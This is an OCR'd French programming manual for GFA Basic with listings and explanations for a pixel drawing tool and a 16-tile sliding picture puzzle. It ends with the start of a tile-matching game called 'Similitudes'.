Le premier est un utilitaire de dessin élémentaire qui permet de créer des images de 240 points sur 200 en mode « haute résolution ».

Le second utilise les images créés par le premier. Il les fractionne en seize cases de dimensions égales, et mélange les cases dans un ordre aléatoire. Le but du jeu est bien entendu de reconstituer le dessin original.

### Comment utiliser le programme de dessin

Saisissez le listing ci-dessous :

```
' ------------------------------------
' Définition d'images pour le puzzle
' ------------------------------------
'
CLS
HIDEM
DEFTEXT 1,16,0,32,1
TEXT 150,60,"Définition d'images"
BOX 200,100,441,300
coul=1 !Couleur d'affichage
REPEAT
  x=320 !Abscisse de départ
  y=200 !Ordonnée de départ
  REPEAT
    IF coul=1 THEN
      coul=0
    ELSE
      coul=1
    ENDIF
    COLOR coul
    PLOT x,y
    a$=INKEY$
    a$=UPPER$(a$)
    IF a$<>"" THEN
```

(suite)

```
a=ASC(a$)
' ------
' Tracé
' ------
SELECT a
CASE 53
  ' - - - - - - - - - - - - - - - - - -
  ' Choix de la couleur d'affichage
  ' - - - - - - - - - - - - - - - - - -
  IF mode=0 THEN
    mode=1
  ELSE
    mode=0
  ENDIF
CASE 56
  ' - - - - - - - - - - - - - - -
  ' Déplacement vers le haut
  ' - - - - - - - - - - - - - - -
  IF y>101 THEN
    COLOR mode
    PLOT x,y
    y=y-1
  ELSE
    PRINT CHR$(7);
  ENDIF
CASE 50
  ' - - - - - - - - - - - - - - -
  ' Déplacement vers le bas
  ' - - - - - - - - - - - - - - -
  IF y<299 THEN
    COLOR mode
    PLOT x,y
    y=y+1
  ELSE
    PRINT CHR$(7);
  ENDIF
CASE 52
  ' - - - - - - - - - - - - - - - -
  ' Déplacement vers la gauche
  ' - - - - - - - - - - - - - - - -
  IF x>201 THEN
    COLOR mode
    PLOT x,y
    x=x-1
  ELSE
    PRINT CHR$(7);
  ENDIF
CASE 54
  ' - - - - - - - - - - - - - - - -
```



(suite)
```
    ' Déplacement vers la droite
    ' - - - - - - - - - - - - - -
    IF x<440 THEN
      COLOR mode
      PLOT x,y
      x=x+1
    ELSE
      PRINT CHR$(7);
    ENDIF
  CASE 55
    ' - - - - - - - - - - - - - - - - - - - -
    ' Déplacement vers le haut et la gauche
    ' - - - - - - - - - - - - - - - - - - - -
    IF (x<440) AND (y>101) THEN
      COLOR mode
      PLOT x,y
      x=x-1
      y=y-1
    ELSE
      PRINT CHR$(7);
    ENDIF
  CASE 57
    ' - - - - - - - - - - - - - - - - - - - -
    ' Déplacement vers le haut et la droite
    ' - - - - - - - - - - - - - - - - - - - -
    IF (x<440) AND (y>101) THEN
      COLOR mode
      PLOT x,y
      x=x+1
      y=y-1
    ELSE
      PRINT CHR$(7);
    ENDIF
  CASE 49
    ' - - - - - - - - - - - - - - - - - - - -
    ' Déplacement vers le bas et la gauche
    ' - - - - - - - - - - - - - - - - - - - -
    IF (x>201) AND (y<299) THEN
      COLOR mode
      PLOT x,y
      x=x-1
      y=y+1
    ELSE
      PRINT CHR$(7);
    ENDIF
  CASE 51
    ' - - - - - - - - - - - - - - - - - - - -
    ' Déplacement vers le bas et la droite
    ' - - - - - - - - - - - - - - - - - - - -
    IF (x<440) AND (y<299) THEN
```

(suite)

```
          COLOR mode
          PLOT x,y
          x=x+1
          y=y+1
        ELSE
          PRINT CHR$(7);
        ENDIF
      ENDSELECT
    ENDIF
  UNTIL (a$="Q") OR (a$="S") OR (a$="L")
  '
  SELECT a$
  CASE "S"
    ' ----------------------
    ' Sauvegarde de l'image
    ' ----------------------
    LOCATE 30,22
    INPUT "Nom de l'image ";nom$
    LOCATE 25,22
    PRINT "Sauvegarde en cours. Patientez ..."
    COLOR 0
    PLOT x,y
    OPEN "o",#1,nom$
    FOR y&=101 TO 299
      FOR x&=201 TO 440 STEP 8
        oct|=0
        FOR i|=7 TO 0 STEP -1
          IF POINT(x&+7-i|,y&)=1 THEN
            oct|=oct|+2^i|
          ENDIF
        NEXT i|
        PRINT #1,oct|
      NEXT x&
    NEXT y&
    CLOSE #1
    LOCATE 1,20
    PRINT SPACE$(60)
  CASE "L"
    ' --------------------
    ' Lecture d'une image
    ' --------------------
    LOCATE 30,22
    INPUT "Nom de l'image ";nom$
    LOCATE 25,22
```



(suite)

```
      PRINT "Chargement en cours. Patientez ..."
      COLOR 0
      PLOT x,y
      OPEN "i",#1,nom$
      COLOR 1
      FOR y&=101 TO 299
        FOR x&=201 TO 440 STEP 8
          INPUT #1,oct|
          FOR i|=7 TO 0 STEP -1
            IF (oct| AND 2^i|)<>0 THEN
              PLOT x&+7-i|,y&
            ENDIF
          NEXT i|
        NEXT x&
      NEXT y&
      CLOSE #1
    ENDSELECT
    LOCATE 15,22
    PRINT SPACE$(50)
  UNTIL a$="Q"
  END
```

Exécutez-le. Un cadre occupe la partie centrale de l'écran. Ce cadre délimite le puzzle.

Vous apercevez un point lumineux clignotant au centre du cadre. Ce point matérialise le curseur graphique.

Pour le déplacer d'un pixel dans la direction de votre choix, utilisez les touches **1**, **2**, **3**, **4**, **6**, **7**, **8** et **9** du pavé numérique. La touche **5** permet de changer de couleur (blanc ou noir).

Lorsque vous avez créé un puzzle, sauvegardez-le en appuyant sur la touche "**S**" du clavier.

Les puzzles pourront être modifiés grâce au programme de dessin : pour modifier un puzzle, chargez-le en mémoire en appuyant sur la touche "**L**" du clavier et en précisant son nom. Sauvegardez les modifications en appuyant à nouveau sur la touche "**S**".

Pour quitter le programme appuyez sur la touche "**Q**" du clavier.

*Remarque :*


• Si vous le pouvez, utilisez un disque **RAM** pour manipuler les dessins du puzzle. Les temps d'accès sont en effet bien plus attractifs sur un disque **RAM** que sur une disquette :

| | Disque RAM | Disquette |
|---|---|---|
| Sauvegarde<br>Lecture | 47"<br>21" | 60"<br>34" |

• Laissez vierge la partie supérieure gauche du puzzle. Cette partie sera utilisée comme case vide pour effectuer les déplacements dans le jeu.

*Exemple :*


Voici le puzzle donné en exemple sur la disquette.




Réalisez votre dessin.

### LE PROGRAMME DE DESSIN EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Les premières lignes du programme affichent un titre en haut de l'écran et tracent le cadre qui délimite le puzzle :

```
CLS
HIDEM
DEFTEXT 1,16,0,32,1
TEXT 150,60,"Définition d'images"
BOX 200,100,441,300
```

Le programme se poursuit par la boucle principale. De type **REPEAT UNTIL**, cette boucle prend fin lorsque la touche **"Q"** est pressée.

```
REPEAT
  ...
UNTIL a$="Q"
```

Les coordonnées de départ du curseur graphique sont initialisées au centre du puzzle :

```
x=320 !Abscisse de départ
y=200 !Ordonnée de départ
```

Le tracé se fait dans une autre boucle **REPEAT UNTIL** qui prend fin lorsqu'une action spéciale est demandée par l'utilisateur :

- chargement d'un puzzle ;
- sauvegarde du puzzle en mémoire ;
- fin du programme :

```
REPEAT
  ...
UNTIL (a$="Q") OR (a$="S") OR (a$="L")
```

L'aspect « clignotant » du curseur graphique est dû à la modification de sa couleur dans la boucle de tracé :

```
IF coul=1 THEN
  coul=0
ELSE
  coul=1
ENDIF
COLOR coul
PLOT x,y
```

La fonction **INKEY$** renseigne le programme sur la frappe éventuelle d'une touche du clavier :

```
a$=INKEY$
```

Lorsqu'une touche est frappée,

```
IF a$<>"" THEN
```

un traitement spécifique est effectué en fonction de son code ASCII.

La touche 5 du pavé numérique modifie la couleur de tracé.

```
CASE 53
 IF mode=0 THEN
   mode=1
ELSE
   mode=0
ENDIF
```

Les autres touches du pavé numérique déplacent le curseur graphique. Par exemple, la touche 8 déplace le curseur d'une position vers le haut, à condition qu'il ne se trouve pas sur la première ligne :

```
CASE 56
 IF y>101 THEN
   COLOR mode
   PLOT x,y
   y=y-1
 ELSE
   PRINT CHR$(7) ;
 ENDIF
```

Lorsque la touche "S" est pressée, le programme demande d'entrer le nom du fichier de sauvegarde :

```
CASE "S"
 LOCATE 30,22
 INPUT "Nom de l'image ";nom$
```

La sauvegarde est effectuée à l'aide de trois boucles imbriquées :

```
FOR y&=101 TO 299
    FOR x&=201 TO 440 STEP 8
      oct!=0
      FOR i!=7 TO 0 STEP -1
```

La boucle la plus interne examine l'état de huit points consécutifs sur une ligne du puzzle :

```
IF POINT (x&+7-i!,y&) = 1 THEN
 oct!=oct!+2^i!
ENDIF
```

La boucle hiérarchiquement supérieure stocke ces informations dans le fichier et parcourt la totalité de chaque ligne :

PRINT #1, oct :

Enfin, la première boucle parcourt toutes les lignes du puzzle.

La lecture d'un fichier puzzle suit le même cheminement que son enregistrement. Une seule différence : les informations sont lues et non stockées. Nous ne reviendrons pas sur la technique utilisée.

### COMMENT UTILISER LE PUZZLE

Saisissez le listing ci-dessous :

```
' -------
' Puzzle
' -------
'
CLS
HIDEM
DEFTEXT 1,16,0,32,1
TEXT 225,60,"Puzzle WEKA"
BOX 200,100,441,300
'
' --------------------
' Lecture d'une image
' --------------------
'
LOCATE 30,22
INPUT "Nom du puzzle ";nom$
LOCATE 25,22
PRINT "Chargement en cours. Patientez ..."
COLOR 0
PLOT x,y
OPEN "i",#1,nom$
COLOR 1
FOR y&=101 TO 299
  FOR x&=201 TO 440 STEP 8
    INPUT #1,oct|
    FOR i|=7 TO 0 STEP -1
      IF (oct| AND 2^i|)<>0 THEN
        PLOT x&+7-i|,y&
      ENDIF
    NEXT i|
  NEXT x&
NEXT y&
CLOSE #1
```



(suite)


```
LOCATE 15,22
PRINT SPACE$(50)
'
' ------------------------------
' Mélange des pièces du puzzle
' ------------------------------
'
LOCATE 25,22
PRINT "Attention les yeux. Je mélange ..."
DELAY 1
FOR i=1 TO 3
  LINE 200,100+50*i,440,100+50*i
  LINE 200+60*i,100,200+60*i,300
NEXT i
FOR i=1 TO 100
  l1=RAND(4)
  c1=RAND(4)
  l2=RAND(4)
  c2=RAND(4)
  ' On ne touche pas à la case 1,1 (en haut à gauche)
  IF (l1+c1<>0) AND (l2+c2<>0) THEN
    GET 201+c1*60,101+l1*50,199+(c1+1)*60,99+(l1+1)*50,a$
    GET 201+c2*60,101+l2*50,199+(c2+1)*60,99+(l2+1)*50,b$
    PUT 201+c2*60,101+l2*50,a$
    PUT 201+c1*60,101+l1*50,b$
  ENDIF
NEXT i
LOCATE 25,22
PRINT SPACE$(40)
'
' ----
' Jeu
' ----
'
SHOWM
LOCATE 34,22
PRINT "A vous de jouer."
DELAY 1
LOCATE 34,22
PRINT SPACE$(20)
xv=1 ! Abscisse case vide
yv=1 ! Ordonnée case vide
REPEAT
  REPEAT
  UNTIL MOUSEK<>0
```

(suite)

```
  x=MOUSEX
  y=MOUSEY
  cx=0 ! Init abscisse souris
  cy=0 ! Init ordonnée souris
  FOR i=1 TO 4
    IF (x>140+i*60) AND (x<200+i*60) THEN
      cx=i
    ENDIF
    IF (y>50+i*50) AND (y<100+i*50) THEN
      cy=i
    ENDIF
  NEXT i
  ' - - - - - - - - - - - - - -
  ' Déplacement d'une case
  ' - - - - - - - - - - - - - -
  IF (xv<=cx+1) AND (xv>=cx-1) AND (yv<=cy+1) AND (yv>=cy-1) THEN
    HIDEM
    GET 201+(cx-1)*60,101+(cy-1)*50,199+cx*60,99+cy*50,a$
    GET 201+(xv-1)*60,101+(yv-1)*50,199+xv*60,99+yv*50,b$
    PUT 201+(xv-1)*60,101+(yv-1)*50,a$
    PUT 201+(cx-1)*60,101+(cy-1)*50,b$
    SHOWM
    xv=cx
    yv=cy
  ELSE
    LOCATE 1,1
    PRINT CHR$(7); ! Signal sonore d'erreur
  ENDIF
UNTIL MOUSEK=2
END
```

Exécutez-le. Entrez le nom du puzzle et patientez. Lorsque l'image est chargée, elle est décomposée en seize carrés de même dimensions, et les carrés sont mélangés.

Voici un des mélanges possibles pour le puzzle donné en exemple dans le programme de dessin :




Le puzzle à résoudre.


Pour reconstituer le puzzle, pointez une case voisine [1] de la case vide (en haut à gauche) et cliquez. La case pointée et la case vide sont immédiatement interverties. Recommencez ce processus jusqu'à ce que le puzzle soit totalement reconstitué.

Vous pouvez quitter le programme à tout instant en appuyant sur le bouton droit de la souris.

1) Une case est dite voisine d'une autre lorsqu'elle se trouve sur sa périphérie.

### LE PUZZLE EN DÉTAIL

La logique du puzzle apparaît dans l'ordinogramme ci-dessous :



Comme dans le programme de définition de puzzle, les premières lignes affichent le titre du programme et délimitent le puzzle par un rectangle :

```
CLS
HIDEM
DEFTEXT 1,16,0,32,1
TEXT 225,60,"Puzzle WEKA"
BOX 200,100,441,300
```

Le programme demande ensuite d'entrer le nom du puzzle :

```
LOCATE 30,22
INPUT "Nom du puzzle "; nom$
```

Le puzzle est chargé selon le même procédé que dans le programme de définition. Nous n'y reviendrons pas.

Une boucle **FOR NEXT** décompose le puzzle en 16 pièces de même dimensions :

```
FOR i=1 TO 3
   LINE 200, 100+50*i, 440, 100+50*i
   LINE 200+60*i, 100, 200+60*i, 300
NEXT i
```

Ces pièces sont ensuite mélangées aléatoirement. Par convention, la case en haut et à gauche du puzzle doit être vierge. Elle ne fait pas partie du mélange.

Les cases du puzzle sont déplacées à l'aide des instructions **GET** et **PUT** qui permettent respectivement :

– de lire une portion d'écran et de stocker dans une chaîne ;

– de copier le contenu d'une chaîne initialisée par **GET** à un endroit bien précis de l'écran.

Le programme se poursuit par la boucle de jeu. Cette boucle est de type **REPEAT UNTIL**. Elle prend fin lorsque le bouton droit de la souris est pressé :

```
REPEAT
   ...
UNTIL MOUSEK=2
```

Une seconde boucle **REPEAT UNTIL** attend qu'un des boutons de la souris soit pressé.

Les coordonnées graphiques de la souris sont converties en l'abscisse et l'ordonnée de la case auxquelles elles font référence :

```
FOR i=1 TO 4
    IF (x>140+i*60) AND (x<200+i*60) THEN
      cx=i
    ENDIF
    IF (y>50+i*50) AND (y<100+i*50) THEN
      cy=i
    ENDIF
NEXT i
```

Lorsque la case pointée est voisine de la case vide, ces deux cases sont interverties à l'aide d'instruction GET et PUT.

```
IF (xv<=cx+1) AND (xv>=cx-1) AND (yv<=cy+1) AND (yv>=cy-1) THEN
   HIDEM
   GET 201+(cx-1)*60,101+(cy-1)*50,199+cx*60, 99+cy*50, a$
   GET 201+(xv-1)*60,101+(yv-1)*50,199+xv*60, 99+yv*50, b$
   PUT 201+(xv-1)*60,101+(yv-1)*50,a$
   PUT 201+(cx-1)*60,101+(cy-1)*50,b$
   SHOWM
   xv=cx
   yv=cy
```

Remarquez les instructions HIDEM et SHOWM de part et d'autre des instructions GET et PUT. HIDEM et SHOWM évitent tout conflit d'affichage entre le pointeur de la souris et les cases déplacées.

Lorsque la case pointée ne se trouve pas dans la périphérie de la case vide, un bip sonore est émis pour signaler que la manipulation est incorrecte :

```
ELSE
   LOCATE 1, 1
   PRINT CHR$(7) ; ! Signal sonore d'erreur
ENDIF
```

La boucle de jeu prend fin lorsque le bouton droit de la souris est pressé.

# 9/3.3.12

# Similitudes

Ce jeu de réflexion se joue en solitaire. Il nécessite un écran couleur utilisé en mode moyenne résolution. Des pièces de quatre formes et de trois couleurs différentes apparaissent à gauche de l'écran. Ces formes sont placées sur l'aire de jeu en respectant les règles suivantes :

— une pièce peut être placée n'importe où si aucune autre pièce ne se trouve à gauche, à droite, au-dessus ou au-dessous d'elle;

— une pièce ne peut être placée à côté d'une ou de plusieurs autres que si sa couleur et/ou sa forme est identique à celle des autres pièces.

Pour chaque pièce placée, le nombre de points obtenus est calculé comme suit :

— 1 point si la pièce n'est pas encadrée de 4 autres pièces de même forme et/ou de même couleur;


— 10 points si la pièce est encadrée de 4 autres pièces de même couleur;

— 50 points si la pièce est encadrée de 4 autres pièces de même forme;

— 100 points si la pièce est encadrée de 4 autres pièces de même couleur et de même forme.

Le programme est proposé en Basic GFA 3.5 et en Basic OMIKRON.

Voici l'écran tel qu'il peut se présenter pendant une partie :




### COMMENT UTILISER LE PROGRAMME

Pour utiliser le programme, vous devez posséder un moniteur couleur. Activez le mode moyenne résolution et saisissez un des deux listings suivants.

Basic GFA :

```
' ------------------------------------------------
' SIMILITUDES : Jeu de réflexion à un joueur
' ------------------------------------------------
'
initialisation !du jeu
jeu !déroulement d'une partie
commentaires !sur lapartie
END
'
'
'
PROCEDURE initialisation
  ' ------------------------
  ' Initialisations diverses
  ' ------------------------
  '
  xmax=640
  ymax=200
  DIM t(10,10) !Tableau de jeu
  points=0 !Score nul au départ
  '
```



(suite)

```
  ' - - - - - - - - - - - - - - - - - -
  ' Initialisation du tableau de jeu
  ' - - - - - - - - - - - - - - - - - -
  '
  FOR i=1 TO 10
    FOR j=1 TO 10
      t(i,j)=0
    NEXT j
  NEXT i
  '
  ' - - - - - - - - - - - - - - - - - -
  ' Affichage de la grille de départ
  ' - - - - - - - - - - - - - - - - - -
  '
  DEFLINE 1,1
  FOR i=1 TO 9
    a=INT(xmax/10)
    b=INT(i*ymax/10)
    c=9*xmax/10
    d=i*ymax/10
    LINE a,b,c,d
    a=INT(i*xmax/10)
    b=INT(ymax/10)
    c=INT(i*xmax/10)
    d=INT(9*ymax/10)
    LINE a,b,c,d
  NEXT i
  '
  ' - - - - - - - - - - - - - - - -
  ' Affichage des commentaires
  ' - - - - - - - - - - - - - - - -
  '
  DEFTEXT 1,0,0,15,1
  TEXT INT(xmax/2.4),15,"Similitudes"
  DEFTEXT 1,0,0,6,1
  TEXT INT(xmax/2.3),ymax-10,"Points : 0"
RETURN
'
'
'
PROCEDURE pion
  ' ------------------------------------------
  ' Affichage d'un pion en haut de l'écran
  ' ------------------------------------------
  '
  DEFFILL 0,0,0
  a=0
  b=INT(ymax/10)
```

(suite)

```
  c=INT(xmax/10)-5
  d=2*INT(ymax/10)
  PBOX a,b,c,d
  symb=RANDOM(4)+1
  coul=RANDOM(3)+1
  COLOR coul
  DEFFILL coul,1,1
  x=10
  y=INT(ymax*0.14)
  IF symb=1 THEN
    CIRCLE x+10,y+5,1
    CIRCLE x+10,y+5,2
    CIRCLE x+10,y+5,9
    CIRCLE x+10,y+5,10
  ENDIF
  IF symb=2 THEN
    PLOT x,y+5
    DRAW  TO x+10,y+10
    DRAW  TO x+20,y+5
    DRAW  TO x+10,y
    DRAW  TO x,y+5
    DRAW  TO x+20,y+5
    DRAW  TO x+10,y
    DRAW  TO x+10,y+10
  ENDIF
  IF symb=3 THEN
    PLOT x,y+10
    DRAW  TO x+20,y+10
